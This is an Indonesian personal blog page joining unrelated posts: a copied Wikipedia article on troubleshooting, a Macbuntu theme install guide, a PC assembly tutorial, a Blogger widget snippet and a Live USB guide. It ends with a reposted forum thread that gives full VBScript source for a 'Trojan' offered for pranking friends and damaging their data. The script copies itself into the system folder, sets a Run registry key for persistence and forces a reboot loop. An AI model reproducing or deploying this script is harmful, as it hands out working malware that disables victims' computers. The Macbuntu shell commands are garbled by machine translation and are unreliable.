erwin

Kamis, 30 Agustus 2012

tobel shoting

Troubleshooting

From Wikipedia, the free encyclopedia
Jump to: navigation, search
Troubleshooting is a form of problem solving, often applied to repair failed products or processes. It is a logical, systematic search for the source of a problem so that it can be solved, and so the product or process can be made operational again. Troubleshooting is needed to develop and maintain complex systems where the symptoms of a problem can have many possible causes. Troubleshooting is used in many fields such as engineering, system administration, electronics, automotive repair, and diagnostic medicine. Troubleshooting requires identification of the malfunction(s) or symptoms within a system. Then, experience is commonly used to generate possible causes of the symptoms. Determining which cause is most likely is often a process of elimination - eliminating potential causes of a problem. Finally, troubleshooting requires confirmation that the solution restores the product or process to its working state.
In general, troubleshooting is the identification of, or diagnosis of "trouble" in the management flow of a corporation or a system caused by a failure of some kind. The problem is initially described as symptoms of malfunction, and troubleshooting is the process of determining and remedying to the causes of these symptoms.
A system can be described in terms of its expected, desired or intended (usually, for artificial systems, its purpose). Events or inputs to the system are expected to generate specific results or outputs. (For example selecting the "print" option from various computer applications is intended to result in a hardcopy emerging from some specific device). Any unexpected or undesirable behavior is a symptom. Troubleshooting is the process of isolating the specific cause or causes of the symptom. Frequently the symptom is a failure of the product or process to produce any results. (Nothing was printed, for example).
The methods of forensic engineering are especially useful in tracing problems in products or processes, and a wide range of analytical techniques are available to determine the cause or causes of specific failures. Corrective action can then be taken to prevent further failures of a similar kind. Preventative action is possible using failure mode and effects analysis (FMEA) and fault tree analysis (FTA) before full scale production, and these methods can also be used for failure analysis.

Contents

Aspects

Most discussion of troubleshooting, and especially training in formal troubleshooting procedures, tends to be domain specific, even though the basic principles are universally applicable.
Usually troubleshooting is applied to something that has suddenly stopped working, since its previously working state forms the expectations about its continued behavior. So the initial focus is often on recent changes to the system or to the environment in which it exists. (For example a printer that "was working when it was plugged in over there"). However, there is a well known principle that correlation does not imply causality. (For example the failure of a device shortly after it's been plugged into a different outlet doesn't necessarily mean that the events were related. The failure could have been a matter of coincidence.) Therefore troubleshooting demands critical thinking rather than magical thinking.
It's useful to consider the common experiences we have with light bulbs. Light bulbs "burn out" more or less at random; eventually the repeated heating and cooling of its filament, and fluctuations in the power supplied to it cause the filament to crack or vaporize. The same principle applies to most other electronic devices and similar principles apply to mechanical devices. Some failures are part of the normal wear-and-tear of components in a system.
A basic principle in troubleshooting is to start from the simplest and most probable possible problems first. This is illustrated by the old saying "When you see hoof prints, look for horses, not zebras", or to use another maxim, use the KISS principle. This principle results in the common complaint about help desks or manuals, that they sometimes first ask: "Is it plugged in and does that receptacle have power?", but this should not be taken as an affront, rather it should serve as a reminder or conditioning to always check the simple things first before calling for help.
A troubleshooter could check each component in a system one by one, substituting known good components for each potentially suspect one. However, this process of "serial substitution" can be considered degenerate when components are substituted without regards to a hypothesis concerning how their failure could result in the symptoms being diagnosed.
Simple and intermediate systems are characterized by lists or trees of dependencies among their components or subsystems. More complex systems contain cyclical dependencies or interactions (feedback loops). Such systems are less amenable to "bisection" troubleshooting techniques.
It also helps to start from a known good state, the best example being a computer reboot. A cognitive walkthrough is also a good thing to try. Comprehensive documentation produced by proficient technical writers is very helpful, especially if it provides a theory of operation for the subject device or system.
A common cause of problems is bad design, for example bad human factors design, where a device could be inserted backward or upside down due to the lack of an appropriate forcing function (behavior-shaping constraint), or a lack of error-tolerant design. This is especially bad if accompanied by habituation, where the user just doesn't notice the incorrect usage, for instance if two parts have different functions but share a common case so that it isn't apparent on a casual inspection which part is being used.
Troubleshooting can also take the form of a systematic checklist, troubleshooting procedure, flowchart or table that is made before a problem occurs. Developing troubleshooting procedures in advance allows sufficient thought about the steps to take in troubleshooting and organizing the troubleshooting into the most efficient troubleshooting process. Troubleshooting tables can be computerized to make them more efficient for users.
Some computerized troubleshooting services (such as Primefax, later renamed Maxserve), immediately show the top 10 solutions with the highest probability of fixing the underlying problem. The technician can either answer additional questions to advance through the troubleshooting procedure, each step narrowing the list of solutions, or immediately implement the solution he feels will fix the problem. These services give a rebate if the technician takes an additional step after the problem is solved: report back the solution that actually fixed the problem. The computer uses these reports to update its estimates of which solutions have the highest probability of fixing that particular set of symptoms.[1]

Half-splitting

Efficient methodical troubleshooting starts with a clear understanding of the expected behavior of the system and the symptoms being observed. From there the troubleshooter forms hypotheses on potential causes, and devises (or perhaps references a standardized checklist of) tests to eliminate these prospective causes. This approach is often called "Divide and Conquer".
Two common strategies used by troubleshooters are to check for frequently encountered or easily tested conditions first (for example, checking to ensure that a printer's light is on and that its cable is firmly seated at both ends). This is often referred to as "milking the front panel."[2]
Then, "bisect" the system (for example in a network printing system, checking to see if the job reached the server to determine whether a problem exists in the subsystems "towards" the user's end or "towards" the device).
This latter technique can be particularly efficient in systems with long chains of serialized dependencies or interactions among its components. It's simply the application of a binary search across the range of dependencies and is often referred to as "half-splitting".[3]

Reproducing symptoms

One of the core principles of troubleshooting is that reproducible problems can be reliably isolated and resolved. Often considerable effort and emphasis in troubleshooting is placed on reproducibility ... on finding a procedure to reliably induce the symptom to occur.
Once this is done then systematic strategies can be employed to isolate the cause or causes of a problem; and the resolution generally involves repairing or replacing those components which are at fault.

Intermittent symptoms

Some of the most difficult troubleshooting issues relate to symptoms that are only intermittent. In electronics this often is the result of components that are thermally sensitive (since resistance of a circuit varies with the temperature of the conductors in it). Compressed air can be used to cool specific spots on a circuit board and a heat gun can be used to raise the temperatures; thus troubleshooting of electronics systems frequently entails applying these tools in order to reproduce a problem.
In computer programming race conditions often lead to intermittent symptoms which are extremely difficult to reproduce; various techniques can be used to force the particular function or module to be called more rapidly than it would be in normal operation (analogous to "heating up" a component in a hardware circuit) while other techniques can be used to introduce greater delays in, or force synchronization among, other modules or interacting processes.
Intermittent issues can be thus defined:
An intermittent is a problem for which there is no known procedure to consistently reproduce its symptom.
—Steven Litt, [1]
In particular he asserts that there is a distinction between frequency of occurrence and a "known procedure to consistently reproduce" an issue. For example knowing that an intermittent problem occurs "within" an hour of a particular stimulus or event ... but that sometimes it happens in five minutes and other times it takes almost an hour ... does not constitute a "known procedure" even if the stimulus does increase the frequency of observable exhibitions of the symptom.
Nevertheless, sometimes troubleshooters must resort to statistical methods ... and can only find procedures to increase the symptom's occurrence to a point at which serial substitution or some other technique is feasible. In such cases, even when the symptom seems to disappear for significantly longer periods, there is a low confidence that the root cause has been found and that the problem is truly solved.
Also, tests may be run to stress certain components to determine if those components have failed. [4]

Multiple problems

Isolating single component failures which cause reproducible symptoms is relatively straightforward.
However, many problems only occur as a result of multiple failures or errors. This is particularly true of fault tolerant systems, or those with built-in redundancy. Features which add redundancy, fault detection and failover to a system may also be subject to failure, and enough different component failures in any system will "take it down."
Even in simple systems the troubleshooter must always consider the possibility that there is more than one fault. (Replacing each component, using serial substitution, and then swapping each new component back out for the old one when the symptom is found to persist, can fail to resolve such cases. More importantly the replacement of any component with a defective one can actually increase the number of problems rather than eliminating them).
Note that, while we talk about "replacing components" the resolution of many problems involves adjustments or tuning rather than "replacement." For example, intermittent breaks in conductors --- or "dirty or loose contacts" might simply need to be cleaned and/or tightened. All discussion of "replacement" should be taken to mean "replacement or adjustment or other maintenance."

See also

Senin, 06 Agustus 2012

tampilan maclinux

Sebuah cara cepat untuk membuat tampilan Linux Mint seperti Mac OS X


Macbuntu adalah sebuah program open source dirancang untuk mengubah tampilan desktop Linux dan tata letak ke dalam lingkungan Mac OS X. Ini akan menginstal semua aplikasi yang diperlukan, ikon, dan sumber daya lain untuk membuat desktop Anda tampak seperti OS X.

Anda dapat membaca "Perangkat Lunak Spesifikasi Persyaratan untuk MacBuntu v10.10", sebuah 21,9 MB PDF dokumen, untuk mengetahui lebih lanjut tentang Macbuntu.

Anda harus menyadari bahwa script ini secara signifikan mengubah desktop.
Juga, perlu diingat bahwa menjalankan script dengan hak akses root adalah berbahaya. Jika Anda tidak percaya perangkat lunak atau Anda tidak yakin tentang keaslian perangkat lunak ini, harap tidak menginstal.

Macbuntu menjamin kode yang aman hanya jika aplikasi tersebut berasal dari alamat ini
https://sourceforge.net/projects/macbuntu/
Script installasi otomatis Macbuntu menginstal dan mengkonfigurasi semua komponen sistem yang diperlukan untuk meniru tampilan Mac OS X:
 * Paw Paw-OSX dan tema-Ubuntu Plymouth
 * Macbuntu suara tema
 * Macbuntu GTK tema berdasarkan GTK Leopard
 * Macbuntu-Ikon berdasarkan Ikon Mac4Lin dan Faenza
 * Macbuntu-Cursors berdasarkan Shere Khan X
 * Mac OS X latar belakang
 * Mac OS X font

Script ini juga menginstal:
 * Compiz Ekstra
 * Aplikasi menu
 * Docky
 * Ubuntu-Tweak
 * Keju

Ini perubahan konfigurasi untuk:
 * Login Layar
 * Metacity
 * Efek Compiz
 * Jendela tema
 * Backgrounds
 * Cursor
 * Ikon
 * Top Panel

Jika versi sebelumnya Macbuntu terinstal itu akan ditimpa.


Untuk menginstal Macbuntu untuk Linux, Mint 10 yang didasarkan pada Ubuntu 10.10 Maverick Meerkat, hanya menjalankan empat baris berikut di jendela Terminal untuk men-download dan menginstal paket 42,0 MB:

https://downloads.sourceforge.net/project/macbuntu/macbuntu-10.10/v2.3/Macbuntu-10.10.tar.gz wget-O / tmp/Macbuntu-10.10.tar.gz

tar xzvf / tmp/Macbuntu-10.10.tar.gz-C / tmp

cd / tmp/Macbuntu-10.10 /

Gaya /. Install.sh
Juga, ada GlobalMenu Gnome patch untuk Macbuntu 10.10 bahwa Anda harus menginstal, tersedia di sini.


Untuk menginstal Macbuntu untuk Linux, Mint 9 yang didasarkan pada Ubuntu 10.04 Lucid Lynx, hanya menjalankan empat baris berikut di jendela Terminal untuk men-download dan menginstal paket 42,2 MB:

https://downloads.sourceforge.net/project/macbuntu/macbuntu-10.04/v2.3/Macbuntu-10.04.tar.gz wget-O / tmp/Macbuntu-10.04.tar.gz

tar xzvf / tmp/Macbuntu-10.04.tar.gz-C / tmp

cd / tmp/Macbuntu-10.04 /

Gaya /. Install.sh


Ketika instalasi selesai, script menanyakan tentang instalasi opsional beberapa tambahan:
 * Firefox tema Vfox3_Basic dan MacOSX Tema
 * Thunderbird tema Leopard Mail-Default-Aqua
 * Chrome tema GTK Leopard Chrome Tema


Setelah instalasi, diperlukan untuk me-restart komputer Anda.

Untuk gunakan Menu Mint dengan desktop baru Anda, Anda dapat menambahkannya di panel atas dengan mengklik kanan pada panel dan memilih "Tambahkan ke panel". Di sana Anda dapat mencari "mintMenu" dan menambahkannya ke panel.


Jika Anda memutuskan bahwa desktop Mac bertema bukan apa yang Anda inginkan untuk desktop Anda, Anda hanya dapat menghapus Macbuntu.

Untuk menghapus Macbuntu 10.10 v2.3 dari Linux Mint 10, buka terminal dan ketik perintah berikut:

cd ~ / .macbuntu/10.10-2.3 /

/ Uninstall.sh.

Untuk menghapus Macbuntu 10,04 v2.3 dari Linux Mint 9, buka terminal dan ketik perintah berikut:

cd ~ / .macbuntu/10.04-2.3 /

/ Uninstall.sh.


Setelah penghapusan Macbuntu, diperlukan untuk me-restart komputer Anda.

Anda mungkin melihat bahwa tema default setelah instalasi adalah tidak tepat, sehingga Anda hanya dapat memilih tema desktop favorit Anda dari Preferensi Penampilan tersedia di Menu Mint.


Fitur membaca:

GTK 2.x Macbuntu 2,3 ​​Tema / Style pada gnome-look.org

Pinguy OS - sebuah Hidup dioptimalkan DVD membangun Minimal CD Ubuntu 10.10 dengan repositori ditambahkan, tweak dan perangkat tambahan

Linux OSX seperti - download dua remasters Ubuntu dengan menggunakan Mac4Lin sebagai tema default, Avant jendela navigator dan Gnome menu global yang

Macbuntu-iso - men-download ISO Ubuntu remaster menggunakan Macbuntu untuk tema default (berdasarkan Mac4Lin)

merakit pc

Add Komunitas Mydeden.Kom On Facebook  at : komunitas.mydeden.kom@gmail.com
Berikut ini akan dibahas mengenai bagaimana cara merakit komputer, terutama bagi mereka yang baru belajar .. dari beberapa referensi yang saya pelajari .. maka berikut ini akan dijelaskan langkah demi langkah cara merakit komputer, mudah-mudahan bermanfaat .. Red. deden
Komponen perakit komputer tersedia di pasaran dengan beragam pilihan kualitas dan harga. Dengan merakit sendiri komputer, kita dapat menentukan jenis komponen, kemampuan serta fasilitas dari komputer sesuai kebutuhan.Tahapan dalam perakitan komputer terdiri dari:
A. Persiapan
B. Perakitan
C. Pengujian
D. Penanganan Masalah
rakit1.jpg

Persiapan
Persiapan yang baik akan memudahkan dalam perakitan komputer serta menghindari permasalahan yang mungkin timbul.Hal yang terkait dalam persiapan meliputi:
  1. Penentuan Konfigurasi Komputer
  2. Persiapan Kompunen dan perlengkapan
  3. Pengamanan
Penentuan Konfigurasi Komputer
Konfigurasi komputer berkait dengan penentuan jenis komponen dan fitur dari komputer serta bagaimana seluruh komponen dapat bekerja sebagai sebuah sistem komputer sesuai keinginan kita.Penentuan komponen dimulai dari jenis prosessor, motherboard, lalu komponen lainnya. Faktor kesesuaian atau kompatibilitas dari komponen terhadap motherboard harus diperhatikan, karena setiap jenis motherboard mendukung jenis prosessor, modul memori, port dan I/O bus yang berbeda-beda.
Persiapan Komponen dan Perlengkapan

Komponen komputer beserta perlengkapan untuk perakitan dipersiapkan untuk perakitan dipersiapkan lebih dulu untuk memudahkan perakitan. Perlengkapan yang disiapkan terdiri dari:
  • Komponen komputer
  • Kelengkapan komponen seperti kabel, sekerup, jumper, baut dan sebagainya
  • Buku manual dan referensi dari komponen
  • Alat bantu berupa obeng pipih dan philips
Software sistem operasi, device driver dan program aplikasi.

rakit2.jpg

Buku manual diperlukan sebagai rujukan untuk mengatahui diagram posisi dari elemen koneksi (konektor, port dan slot) dan elemen konfigurasi (jumper dan switch) beserta cara setting jumper dan switch yang sesuai untuk komputer yang dirakit.Diskette atau CD Software diperlukan untuk menginstall Sistem Operasi, device driver dari piranti, dan program aplikasi pada komputer yang selesai dirakit.
Pengamanan
Tindakan pengamanan diperlukan untuk menghindari masalah seperti kerusakan komponen oleh muatan listrik statis, jatuh, panas berlebihan atau tumpahan cairan.Pencegahan kerusakan karena listrik statis dengan cara:

  • Menggunakan gelang anti statis atau menyentuh permukaan logam pada casing sebelum memegang komponen untuk membuang muatan statis.
  • Tidak menyentuh langsung komponen elektronik, konektor atau jalur rangkaian tetapi memegang pada badan logam atau plastik yang terdapat pada komponen.

rakit3.jpg

Perakitan
Tahapan proses pada perakitan komputer terdiri dari:
  1. Penyiapan motherboard
  2. Memasang Prosessor
  3. Memasang heatsink
  4. Memasang Modul Memori
  5. memasang Motherboard pada Casing
  6. Memasang Power Supply
  7. Memasang Kabel Motherboard dan Casing
  8. Memasang Drive
  9. Memasang card Adapter
  10. Penyelesaian Akhir
 1. Penyiapan motherboard
Periksa buku manual motherboard untuk mengetahui posisi jumper untuk pengaturan CPU speed, speed multiplier dan tegangan masukan ke motherboard. Atur seting jumper sesuai petunjuk, kesalahan mengatur jumper tegangan dapat merusak prosessor.

rakit4.jpg
2. Memasang Prosessor

Prosessor lebih mudah dipasang sebelum motherboard menempati casing. Cara memasang prosessor jenis socket dan slot berbeda.Jenis socket
  1. Tentukan posisi pin 1 pada prosessor dan socket prosessor di motherboard, umumnya terletak di pojok yang ditandai dengan titik, segitiga atau lekukan.
  2. Tegakkan posisi tuas pengunci socket untuk membuka.
  3. Masukkan prosessor ke socket dengan lebih dulu menyelaraskan posisi kaki-kaki prosessor dengan lubang socket. rapatkan hingga tidak terdapat celah antara prosessor dengan socket.
  4. Turunkan kembali tuas pengunci.

rakit5.jpg

Jenis Slot
  1. Pasang penyangga (bracket) pada dua ujung slot di motherboard sehingga posisi lubang pasak bertemu dengan lubang di motherboard
  2. Masukkan pasak kemudian pengunci pasak pada lubang pasak
Selipkan card prosessor di antara kedua penahan dan tekan hingga tepat masuk ke lubang slot.

rakit6.jpg


3. Memasang Heatsink
Fungsi heatsink adalah membuang panas yang dihasilkan oleh prosessor lewat konduksi panas dari prosessor ke heatsink.Untuk mengoptimalkan pemindahan panas maka heatsink harus dipasang rapat pada bagian atas prosessor dengan beberapa clip sebagai penahan sedangkan permukaan kontak pada heatsink dilapisi gen penghantar panas.Bila heatsink dilengkapi dengan fan maka konektor power pada fan dihubungkan ke konektor fan pada motherboard. 
rakit16.jpg
4. Memasang Modul Memori


Modul memori umumnya dipasang berurutan dari nomor socket terkecil. Urutan pemasangan dapat dilihat dari diagram motherboard.Setiap jenis modul memori yakni SIMM, DIMM dan RIMM dapat dibedakan dengan posisi lekukan pada sisi dan bawah pada modul.Cara memasang untuk tiap jenis modul memori sebagai berikut.
Jenis SIMM
  1. Sesuaikan posisi lekukan pada modul dengan tonjolan pada slot.
  2. Masukkan modul dengan membuat sudut miring 45 derajat terhadap slot
  3. Dorong hingga modul tegak pada slot, tuas pengunci pada slot akan otomatis mengunci modul.

rakit7.jpg
rakit8.jpg
Jenis DIMM dan RIMM
Cara memasang modul DIMM dan RIMM sama dan hanya ada satu cara sehingga tidak akan terbalik karena ada dua lekukan sebagai panduan. Perbedaanya DIMM dan RIMM pada posisi lekukan
  1. Rebahkan kait pengunci pada ujung slot
  2. sesuaikan posisi lekukan pada konektor modul dengan tonjolan pada slot. lalu masukkan modul ke slot.
  3. Kait pengunci secara otomatis mengunci modul pada slot bila modul sudah tepat terpasang.
 
rakit9.jpg

rakit10.jpg
  5. Memasang Motherboard pada Casing

Motherboard dipasang ke casing dengan sekerup dan dudukan (standoff). Cara pemasangannya sebagai berikut:
  1. Tentukan posisi lubang untuk setiap dudukan plastik dan logam. Lubang untuk dudukan logam (metal spacer) ditandai dengan cincin pada tepi lubang.
  2. Pasang dudukan logam atau plastik pada tray casing sesuai dengan posisi setiap lubang dudukan yang sesuai pada motherboard.
  3. Tempatkan motherboard pada tray casing sehinga kepala dudukan keluar dari lubang pada motherboard. Pasang sekerup pengunci pada setiap dudukan logam.
  4. Pasang bingkai port I/O (I/O sheild) pada motherboard jika ada.
  5. Pasang tray casing yang sudah terpasang motherboard pada casing dan kunci dengan sekerup.

  
rakit11.jpg
  6. Memasang Power Supply
Beberapa jenis casing sudah dilengkapi power supply. Bila power supply belum disertakan maka cara pemasangannya sebagai berikut:
  1. Masukkan power supply pada rak di bagian belakang casing. Pasang ke empat buah sekerup pengunci.
  2. HUbungkan konektor power dari power supply ke motherboard. Konektor power jenis ATX hanya memiliki satu cara pemasangan sehingga tidak akan terbalik. Untuk jenis non ATX dengan dua konektor yang terpisah maka kabel-kabel ground warna hitam harus ditempatkan bersisian dan dipasang pada bagian tengah dari konektor power motherboard. Hubungkan kabel daya untuk fan, jika memakai fan untuk pendingin CPU.

rakit12.jpg

7. Memasang Kabel Motherboard dan Casing
Setelah motherboard terpasang di casing langkah selanjutnya adalah memasang kabel I/O pada motherboard dan panel dengan casing.
  1. Pasang kabel data untuk floppy drive pada konektor pengontrol floppy di motherboard
  2. Pasang kabel IDE untuk pada konektor IDE primary dan secondary pada motherboard.
  3. Untuk motherboard non ATX. Pasang kabel port serial dan pararel pada konektor di motherboard. Perhatikan posisi pin 1 untuk memasang.
  4. Pada bagian belakang casing terdapat lubang untuk memasang port tambahan jenis non slot. Buka sekerup pengunci pelat tertutup lubang port lalumasukkan port konektor yang ingin dipasang dan pasang sekerup kembali.
  5. Bila port mouse belum tersedia di belakang casing maka card konektor mouse harus dipasang lalu dihubungkan dengan konektor mouse pada motherboard.
  6. Hubungan kabel konektor dari switch di panel depan casing, LED, speaker internal dan port yang terpasang di depan casing bila ada ke motherboard. Periksa diagram motherboard untuk mencari lokasi konektor yang tepat.

rakit13.jpg
rakit14.jpg
rakit15.jpg

8. Memasang Drive
Prosedur memasang drive hardisk, floppy, CD ROM, CD-RW atau DVD adalah sama sebagai berikut:
  1. Copot pelet penutup bay drive (ruang untuk drive pada casing)
  2. Masukkan drive dari depan bay dengan terlebih dahulu mengatur seting jumper (sebagai master atau slave) pada drive.
  3. Sesuaikan posisi lubang sekerup di drive dan casing lalu pasang sekerup penahan drive.
  4. Hubungkan konektor kabel IDE ke drive dan konektor di motherboard (konektor primary dipakai lebih dulu)
  5. Ulangi langkah 1 samapai 4 untuk setiap pemasangan drive.
  6. Bila kabel IDE terhubung ke du drive pastikan perbedaan seting jumper keduanya yakni drive pertama diset sebagai master dan lainnya sebagai slave.
  7. Konektor IDE secondary pada motherboard dapat dipakai untuk menghubungkan dua drive tambahan.
  8. Floppy drive dihubungkan ke konektor khusus floppy di motherboard
Sambungkan kabel power dari catu daya ke masing-masing drive.

rakit17.jpg
9. Memasang Card Adapter

Card adapter yang umum dipasang adalah video card, sound, network, modem dan SCSI adapter. Video card umumnya harus dipasang dan diinstall sebelum card adapter lainnya.Cara memasang adapter:
  1. Pegang card adapter pada tepi, hindari menyentuh komponen atau rangkaian elektronik. Tekan card hingga konektor tepat masuk pada slot ekspansi di motherboard
  2. Pasang sekerup penahan card ke casing
  3. Hubungkan kembali kabel internal pada card, bila ada.

rakit18.jpg

10. Penyelessaian Akhir
  1. Pasang penutup casing dengan menggeser
  2. sambungkan kabel dari catu daya ke soket dinding.
  3. Pasang konektor monitor ke port video card.
  4. Pasang konektor kabel telepon ke port modem bila ada.
  5. Hubungkan konektor kabel keyboard dan konektor mouse ke port mouse atau poert serial (tergantung jenis mouse).
  6. Hubungkan piranti eksternal lainnya seperti speaker, joystick, dan microphone bila ada ke port yang sesuai. Periksa manual dari card adapter untuk memastikan lokasi port.

 
rakit19.jpg
Pengujian
Komputer yang baru selesai dirakit dapat diuji dengan menjalankan program setup BIOS. Cara melakukan pengujian dengan program BIOS sebagai berikut:
  1. Hidupkan monitor lalu unit sistem. Perhatikan tampilan monitor dan suara dari speaker.
  2. Program FOST dari BIOS secara otomatis akan mendeteksi hardware yang terpasang dikomputer. Bila terdapat kesalahan maka tampilan monitor kosong dan speaker mengeluarkan bunyi beep secara teratur sebagai kode indikasi kesalahan. Periksa referensi kode BIOS untuk mengetahui indikasi kesalahan yang dimaksud oleh kode beep.
  3. Jika tidak terjadi kesalahan maka monitor menampilkan proses eksekusi dari program POST. ekan tombol interupsi BIOS sesuai petunjuk di layar untuk masuk ke program setup BIOS.
  4. Periksa semua hasil deteksi hardware oleh program setup BIOS. Beberapa seting mungkin harus dirubah nilainya terutama kapasitas hardisk dan boot sequence.
  5. Simpan perubahan seting dan keluar dari setup BIOS.
Setelah keluar dari setup BIOS, komputer akan meload Sistem OPerasi dengan urutan pencarian sesuai seting boot sequence pada BIOS. Masukkan diskette atau CD Bootable yang berisi sistem operasi pada drive pencarian.
Penanganan Masalah
Permasalahan yang umum terjadi dalam perakitan komputer dan penanganannya antara lain:
  1. Komputer atau monitor tidak menyala, kemungkinan disebabkan oleh switch atau kabel daya belum terhubung.
  2. Card adapter yang tidak terdeteksi disebabkan oleh pemasangan card belum pas ke slot/
LED dari hardisk, floppy atau CD menyala terus disebabkan kesalahan pemasangan kabel konektor atau ada pin yang belum pas terhubung.  Selamat Mencoba dan Semoga Bermanfaat.
 Sumber : www.google.com   

cara membuat tampilan matrix pada blog

Cara Memberi Efek Matrix Pada Blog

Kali ini saya mau memberikan tips buat kalian semua, tips ini adalah tips tentang cara mempercantik tampilan blog dengan cara memberi efek matrix di blog. Bagi kalian yang sudah pernah menonton Film Matrix pasti sudah tau bagaimana tampilan efek matrix tsb.
Nah, Untuk cara memeberi efek matrix di blog, ikuti langkah-langkah dibawah ini :
1. Login ke blogger
2. Pilih menu "Rancangan"
3. Klik "add gadget" atau "tambah gadget"
4. Pilih "html/javascript"
5. Copy script dibawah ini dan pastekan

<style type="text/css">
.matrix { font-family:Lucida Console, Courier, Monotype; font-size:10pt; text-align:center; width:10px; padding:0px; margin:0px;}
</style>
<script type="text/javascript" src="http://asyariel.googlecode.com/files/matriks.js"></script>
6. Klik "Save" dan lihat hasilnya okey........!!!


Related Post For Cara Memberi Efek Matrix Pada Blog

Widget
Tutorial Blog
Tips Blog

membuat linux

Membuat Linux Live USB

Simple.. anda cukup download UNetbootin.
- Versi Windows, http://unetbootin.sourceforge.net/unetbootin-windows-latest.exe
- Versi Linux, http://unetbootin.sourceforge.net/unetbootin-linux-latest
Lalu download file iso Linux kalau belum punya. Misalnya iso LinuxMint ada disini http://www.linuxmint.com/download.php.
Disarankan menggunakan USB Flash berukuran 1GB atau lebih, yang diformat dengan jenis partisi FAT32.
Khusus untuk versi Linux, mungkin anda membutuhkan syslinux dan p7zip-full.

Screenshot

UNetbootin Linux version
UNetbootin Windows version
source: http://linuxmint.com/wiki/index.php/LiveUSB

3 Comments on “Membuat Linux Live USB”

  1. Namada
    pake linux pertama kali lgs binun..
    hahaha..gaptek nich!
  2. [...] Recent public urls tagged “fat32″ → Membuat Linux Live USB [...]

Leave a Reply

Follow

Get every new post delivered to your Inbox.
Join 444 other followers

membua virus

 CARA MEMBUAT VIRUS Trojan.vbs DENGAN NOTEPAD

Topik sebelumnya Topik selanjutnya Go down 

Message

PostSubyek: CARA MEMBUAT VIRUS Trojan.vbs DENGAN NOTEPAD    12/12/2011, 8:00 pm

Bagi2 ilmu nih sob.. buat kamu2 yang pengen isengin temen... n sekalian pengen rusak data2nya. ni ada cra gampang buat Virus dengan notepad.

*note copy semua source berikut kedalam notepad save as .Vbs (jika ingin mengaktifkan)
jika tidak biarkan tetap dalam file exstensi.txt
exapels: Uchiha_trojanHorse.VBS

Copy semua source di bawah ini:


rem - dlRB "DL Reboot" Trojan script by D.L.

On Error Resume Next
dim FSobj,sysDir,generateCopy,newFile,fixedCode,procreateCopy,fileData

set FSobj=CreateObject("Scripting.FileSystemObject")
set sysDir = FSobj.GetSpecialFolder(1)

createRegKey "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\dlRB",sysDir&"\dlRB.vbs"

sub createRegKey(regKey,regVal)
set regEdit = CreateObject("WScript.Shell")
regEdit.RegWrite regKey,regVal
end sub

set generateCopy=FSobj.CreateTextFile(sysDir+"\dlRB.vbs")
generateCopy.close

set newFile = FSobj.OpenTextFile(WScript.ScriptFullname,1)
setFile()
fixedCode=replace(fileData,chr(94),"""")

set procreateCopy=FSobj.OpenTextFile(sysDir+"\dlRB.vbs",2)
procreateCopy.write fixedCode
procreateCopy.close

rebootSystem()

function setFile()
fileData="rem - ^dlRB^ by D.L." &vbcrlf& _
"strComputer = ^.^ " &vbcrlf& _
"Set objWMIService = GetObject(^winmgmts:^ _ " &vbcrlf& _
"& ^{impersonationLevel=impersonate,(Shutdown)}!\\^ & strComputer & ^\root\cimv2^)" &vbcrlf& _
"Set colOperatingSystems = objWMIService.ExecQuery _ " &vbcrlf& _
"(^Select * from Win32_OperatingSystem^)" &vbcrlf& _
"For Each objOperatingSystem in colOperatingSystems" &vbcrlf& _
"ObjOperatingSystem.Reboot()" &vbcrlf& _
"Next"
end function

function rebootSystem()
strComputer = "."

Set objWMIService = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate,(Shutdown)}!\\" & strComputer & "\root\cimv2")

Set colOperatingSystems = objWMIService.ExecQuery _
("Select * from Win32_OperatingSystem")

For Each objOperatingSystem in colOperatingSystems
ObjOperatingSystem.Reboot()
Next
end function
Kembali Ke Atas Go down
http://kediriurban.indonesianforum.net

PostSubyek: Re: CARA MEMBUAT VIRUS Trojan.vbs DENGAN NOTEPAD    13/7/2012, 8:45 am

kalau mau mbuat auto play / open gmana? jadi cuma colok flasdisk langsung ngopi sendiri ni script...n njalan kan sendiri setelah direbot...mohon penjelasanya gan


PostSubyek: Re: CARA MEMBUAT VIRUS Trojan.vbs DENGAN NOTEPAD    14/7/2012, 9:13 am

Thread ini saya kunci.
jika mau tanya alasannya silahkan PM